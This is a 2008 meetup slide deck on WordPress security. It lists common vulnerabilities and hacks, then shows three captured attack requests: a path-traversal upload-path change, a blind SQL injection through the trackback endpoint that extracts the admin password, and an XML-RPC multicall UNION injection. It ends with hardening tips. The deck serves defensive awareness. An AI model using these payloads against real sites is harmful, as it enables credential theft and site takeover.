

WordPress Security

Johann Botha
SwimGeek.com

WPCPT Meetup #3
May 2008



The Sovereigns of Frogfoot





About Joe

- Linux Geek
- Blogging since 2006
- Frogfoot Networks – ISP
- Amobia Communications - ODFW
- Hobby: Websites for non-profit projects
- Xen hosting of WordPress servers



Website projects..



WordPress Security

- Not designed to be secure
- Not installed secure by default
- Balance: user friendly vs. secure
 - low barrier to entry, just overwrite files
- Target market, easy, wide adoption



Vulnerabilities

- PHP exploits
- SQL injection attacks
- Old software versions
- Code not audited
- XMLRPC / API attacks
- Session cookie exploits, backup files



Common Hacks

- eMail SPAM
- SEO Spam
- Hack content, posts and pages
- Hack themes, javascript
- Install evil plugins (control)



Example 1

URL: /wp-admin/options.php

POST: Array

```
(  
  [uploads_use_yearmonth_folders] => 0  
  [_wpnonce] =>  
  [upload_path] => /../../../../../../../../../../../../../../../../tmp  
  [action] => update  
  [page_options] => uploads_use_yearmonth_folders,upload_path  
  [Submit] => Update Options  
)
```



Example 2

URL: /wp-trackback.php?tb_id=1

POST: Array

(

[title] => 1

[url] => 1

[blog_name] => 1

[tb_id] =>

999999/**/UNION/**/SELECT/**/

(IF((ASCII(SUBSTRING(user_pass,1,1))=0),CHAR(111,112,101,

110),CHAR(115,117,110,45,116,122,117)))/**/FROM/**/wp_users/**/WHERE/**/ID=1/*

[1740009377] => 1

[496546471] => 1



Example 3

URL: /xmlrpc.php

COOKIES:

HTTP_RAW_POST_DATA: <?xml version="1.0"?>

<methodCall>

<methodName>system.multicall</methodName>

<member><name>methodName</name><value><string>pingback.extensions.getPingbacks</string>

</value></member>

<member><name>params</name><value><array><data>

<value><string>http://www.wapa.org.za/category/&post_type=%27) UNION ALL

SELECT

+10048,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4 FROM wp_users WHERE

+ID=1%2F*</string></value>



Ideas to improve this..

- SSL admin
- Strict file permissions
- Apache htpassword protection
- Secure session cookies
- Delete risky files (options.php)
- SVN: rapid version upgrades
- Post 2 email plugin



My setup..

- Strict file permissions
- Apache htpasswd protection
- Secure session cookies
- SVN: rapid version upgrades
- SSH on non standard port
- Most admin friendly
- API security?



The End.

Comments?

Contact:

www.swimgeek.com



The Sovereigns of Frogfoot

